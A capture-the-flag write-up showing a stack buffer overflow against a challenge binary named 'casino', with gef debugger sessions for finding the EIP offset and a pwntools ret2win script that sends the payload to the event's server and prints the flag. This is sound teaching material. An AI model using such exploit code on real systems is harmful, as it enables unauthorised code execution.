1. Find the offset at which we have control over EIP. To do this, we need to generate a payload which we can track any sequence and determine its position in the payload. For this, we used the **gef** extension for peda and **pattern create** and **pattern search** functions of it

```
gef➤  pattern create 100
[+] Generating a pattern of 100 bytes
aaaabaaacaaadaaaeaaafaaagaaahaaaiaaajaaakaaalaaamaaanaaaoaaapaaaqaaaraaasa
```

```
[+] Saved as '$_gef0'
gef➤  run
Starting program: /home/kayn/Documents/ISC/task3/casino
Welcome to the Saint Tropez Virtual Casino!
Please enter your bank account:
aaaabaaacaaadaaaeaaafaaagaaahaaaiaaajaaakaaalaaamaaanaaaoaaapaaaqaaaraaasa

Program received signal SIGSEGV, Segmentation fault.
0x71616161 in ?? ()
[ Legend: Modified register | Code | Heap | Stack | String ]
──────────────────────────────────────────────────────────────────────────────
 registers ────
$eax   : 0xffffd0cf  →
"aaaabaaacaaadaaaeaaafaaagaaahaaaiaaajaaakaaalaaama[...]"
$ebx   : 0x0
$ecx   : 0x1f
$edx   : 0xffffd0cf  →
"aaaabaaacaaadaaaeaaafaaagaaahaaaiaaajaaakaaalaaama[...]"
$esp   : 0xffffd110  →  "aaaraaasaaataaauaaavaaawaaaxaaayaaa"
$ebp   : 0x70616161 ("aaap"?)
$esi   : 0xf7f9e000  →  0x001e4d6c
$edi   : 0xf7f9e000  →  0x001e4d6c
$eip   : 0x71616161 ("aaaq"?)
$eflags: [zero carry PARITY adjust SIGN trap INTERRUPT direction
overflow RESUME virtualx86 identification]
$cs: 0x0023 $ss: 0x002b $ds: 0x002b $es: 0x002b $fs: 0x0000 $gs: 0x0063
──────────────────────────────────────────────────────────────────────────────
 stack ────
0xffffd110│+0x0000: "aaaraaasaaataaauaaavaaawaaaxaaayaaa"        ← $esp
0xffffd114│+0x0004: "aaasaaataaauaaavaaawaaaxaaayaaa"
0xffffd118│+0x0008: "aaataaauaaavaaawaaaxaaayaaa"
0xffffd11c│+0x000c: "aaauaaavaaawaaaxaaayaaa"
0xffffd120│+0x0010: "aaavaaawaaaxaaayaaa"
0xffffd124│+0x0014: "aaawaaaxaaayaaa"
0xffffd128│+0x0018: "aaaxaaayaaa"
0xffffd12c│+0x001c: "aaayaaa"
──────────────────────────────────────────────────────────────────────────────
 code:x86:32 ────
[!] Cannot disassemble from $PC
[!] Cannot access memory at address 0x71616161
──────────────────────────────────────────────────────────────────────────────
 threads ────
[#0] Id 1, Name: "casino", stopped 0x71616161 in ?? (), reason: SIGSEGV
```

```
 trace ────
```

2. Look at the EIP value when the program existed with **SIGSEGV** and use it to search the offset of it in the payload.

```
gef➤  pattern search aaaq
[+] Searching 'aaaq'
[+] Found at offset 64 (little-endian search) likely
[+] Found at offset 61 (big-endian search)
```

3. Check which of the offsets is correct by generating multiple **A** followed by **BBBB** which should override the EIP

```
Please enter your bank account:
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAABBBB
Program received signal SIGSEGV, Segmentation fault.
0x42414141 in ?? ()
[ Legend: Modified register | Code | Heap | Stack | String ]
──────────────────────────────────────────────────────────────────────────────
 registers ────
$eax   : 0xffffd0cf  →
"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA[...]"
$ebx   : 0x0
$ecx   : 0x1f
$edx   : 0xffffd0cf  →
"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA[...]"
$esp   : 0xffffd110  →  0x00424242 ("BBB"?)
$ebp   : 0x41414141 ("AAAA"?)
$esi   : 0xf7f9e000  →  0x001e4d6c
$edi   : 0xf7f9e000  →  0x001e4d6c
$eip   : 0x42414141 ("AAAB"?)
$eflags: [zero carry PARITY adjust SIGN trap INTERRUPT direction
overflow RESUME virtualx86 identification]
$cs: 0x0023 $ss: 0x002b $ds: 0x002b $es: 0x002b $fs: 0x0000 $gs: 0x0063
──────────────────────────────────────────────────────────────────────────────
 stack ────
0xffffd110│+0x0000: 0x00424242 ("BBB"?)  ← $esp
```

```
0xffffd114|+0x0004: 0xffffd1e4  →  0xffffd38d  →
"/home/kayn/Documents/ISC/task3/casino"
0xffffd118|+0x0008: 0xffffd1ec  →  0xffffd3b3  →  "SHELL=/bin/bash"
0xffffd11c|+0x000c: 0x080488d1  →  <__libc_csu_init+33> lea eax, [ebx-
0xf8]
0xffffd120|+0x0010: 0xf7fe4080  →   push ebp
0xffffd124|+0x0014: 0xffffd140  →  0x00000001
0xffffd128|+0x0018: 0x00000000
0xffffd12c|+0x001c: 0xf7dd7e46  →  <__libc_start_main+262> add esp,
0x10
──────────────────────────────────────────────────────────────────────
 code:x86:32 ────
[!] Cannot disassemble from $PC
[!] Cannot access memory at address 0x42414141
──────────────────────────────────────────────────────────────────────
 threads ────
[#0] Id 1, Name: "casino", stopped 0x42414141 in ?? (), reason: SIGSEGV
──────────────────────────────────────────────────────────────────────
 trace ────
──────────────────────────────────────────────────────────────────────

gef➤
──────────────────────────────────────────────────────────────────────

┌─[kayn@parrot]─[~/Documents/ISC/task3]
└──╼ $python2 -c "print 'A' * 64"
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```

We see that for offset 64, the EIP does not contain **BBBB**. Therefore, the correct offset is 61 as can be seen in the following output.

```
Please enter your bank account:
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAABBBB
Program received signal SIGSEGV, Segmentation fault.
0x42424242 in ?? ()
[ Legend: Modified register | Code | Heap | Stack | String ]
──────────────────────────────────────────────────────────────────────
 registers ────
$eax   : 0xffffd0cf  →
"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA[...]"
$ebx   : 0x0
```

```
$ecx   : 0x1f
$edx   : 0xffffd0cf  →
"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA[...]"
$esp   : 0xffffd110  →  0x00000000
$ebp   : 0x41414141 ("AAAA"?)
$esi   : 0xf7f9e000  →  0x001e4d6c
$edi   : 0xf7f9e000  →  0x001e4d6c
$eip   : 0x42424242 ("BBBB"?)
$eflags: [zero carry PARITY adjust SIGN trap INTERRUPT direction
overflow RESUME virtualx86 identification]
$cs: 0x0023 $ss: 0x002b $ds: 0x002b $es: 0x002b $fs: 0x0000 $gs: 0x0063
──────────────────────────────────────────────────────────────────────
 stack ────
0xffffd110|+0x0000: 0x00000000   ← $esp
0xffffd114|+0x0004: 0xffffd1e4  →  0xffffd38d  →
"/home/kayn/Documents/ISC/task3/casino"
0xffffd118|+0x0008: 0xffffd1ec  →  0xffffd3b3  →  "SHELL=/bin/bash"
0xffffd11c|+0x000c: 0x080488d1  →  <__libc_csu_init+33> lea eax, [ebx-
0xf8]
0xffffd120|+0x0010: 0xf7fe4080  →   push ebp
0xffffd124|+0x0014: 0xffffd140  →  0x00000001
0xffffd128|+0x0018: 0x00000000
0xffffd12c|+0x001c: 0xf7dd7e46  →  <__libc_start_main+262> add esp,
0x10
──────────────────────────────────────────────────────────────────────
 code:x86:32 ────
[!] Cannot disassemble from $PC
[!] Cannot access memory at address 0x42424242
──────────────────────────────────────────────────────────────────────
 threads ────
[#0] Id 1, Name: "casino", stopped 0x42424242 in ?? (), reason: SIGSEGV
──────────────────────────────────────────────────────────────────────
 trace ────
──────────────────────────────────────────────────────────────────────

gef➤
──────────────────────────────────────────────────────────────────────

┌─[kayn@parrot]─[~/Documents/ISC/task3]
└──╼ $python2 -c "print 'A' * 61"
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```

4. Find the *win* function address. Moreover, due to the 32-bit convention, the function must be proceeded by the address of the return value and then the parameters. In order to automate the process of finding the address of these functions, we have used **pwntools** from python in order to automatically fetch the adress of any symbol(function) and also to look for an instruction which performs a **ret** address(return). Moreover, this values have to be converted in the appropriate format. (0×34356789 → \x34\x35\x67\x89).

```
#!/usr/bin/env/python3
from pwn import *

elf = ELF("./casino", checksec=False)
rop = ROP(elf)

win_addr = p32(elf.symbols['win'])
ret_addr = p32(rop.find_gadget(['ret'])[0])
param_value = p32(0x1133370d)
```

5. Generate the final payload containing based on the following *formula*:

```
payload = 'A' * overflow_offset + function_address +
function_return_address + function_parameter1
```

Therefore, the final code looks like the following

```
#!/usr/bin/env/python3
from pwn import *

elf = ELF("./casino", checksec=False)
rop = ROP(elf)

win_addr = p32(elf.symbols['win'])
ret_addr = p32(rop.find_gadget(['ret'])[0])
param_value = p32(0x1133370d)



payload = "A" * 61 + win_addr + ret_addr + param_value
p = remote('isc2021.root.sx', 10013)
p.sendline(payload)
p.interactive()
```

Upon running the script, we get the flag.

```
┌─[kayn@parrot]─[~/Documents/ISC/task3]
└──╼ $python2 bof.py
[*] Loaded 10 cached gadgets for './casino'
[+] Opening connection to isc2021.root.sx on port 10013: Done
[*] Switching to interactive mode
Welcome to the Saint Tropez Virtual Casino!
Please enter your bank account:
https://www.youtube.com/watch?v=pOyK9qQpdyQ
SpeishFlag{vt4IPyKIjccccO8baDjaRFJWqolpoCcn}

Program exited with 0
[*] Got EOF while reading in interactive
$
```

Flag

SpeishFlag{vt4IPyKIjccccO8baDjaRFJWqolpoCcn}